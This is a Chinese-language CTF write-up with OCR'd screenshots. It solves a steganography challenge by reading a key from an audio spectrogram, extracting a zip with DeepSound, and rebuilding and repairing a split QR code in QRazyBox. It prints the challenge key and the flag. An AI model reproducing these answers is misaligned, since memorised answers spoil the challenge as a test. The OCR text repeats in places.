
前几秒明显有杂音，于是拿 `audacity` 看一下频谱图



KEY 为 `5H8w1nlWCX3hQLG`



拿deepsound提取文件



Carrier audio files :


File	Dir	Size (MB)
deepsound_of_dragon_dance.wav	D:\OneDrive\文档	77.4 MB

Password ●●●●●●●●●●●●

Secret files in D:\OneDrive\文档

Secret file name	Size (MB)

Output directory : D:\OneDrive\文档\



Carrier audio files :

	File	Dir	Size (MB)
	deepsound_of_dragon_dance.wav	D:\OneDrive\文档	77.4 MB


Secret files in D:\OneDrive\文档\deepsoundof_dragon_dance.wav:

	Secret file name	Size (MB)
🔒	XXX.zip	7.5 MB


Output directory : D:\OneDrive\文档\


获得一个压缩包


解压获得这张gif




获得四张二维码












手动拼一下，能获得一张这样的二维码



于qrazybox修复，得到如此的二维码

识别，即为所求flag






于qrazybox修复，得到如此，二维码
识别，即为所求flag

QR码识别结果


hgame{drag0n_1s_d4nc1ng}



QR-Code version : 25x25 (ver. 2)

Module Size : 10px

点击 `Tools`



Tools List

Extract QR Information
Force decode and get information about the current QR code as much as possible

Reed-Solomon Decoder
Errors and Erasures correction by decoding Reed-Solomon blocks


Brute-force Format Info Pattern
Try all possibilities of Format Info Pattern when decoding

Data Masking
Simulate data masking (XOR) with Mask pattern

Padding Bits Recovery
Recover missing bits by placing terminator and padding bits

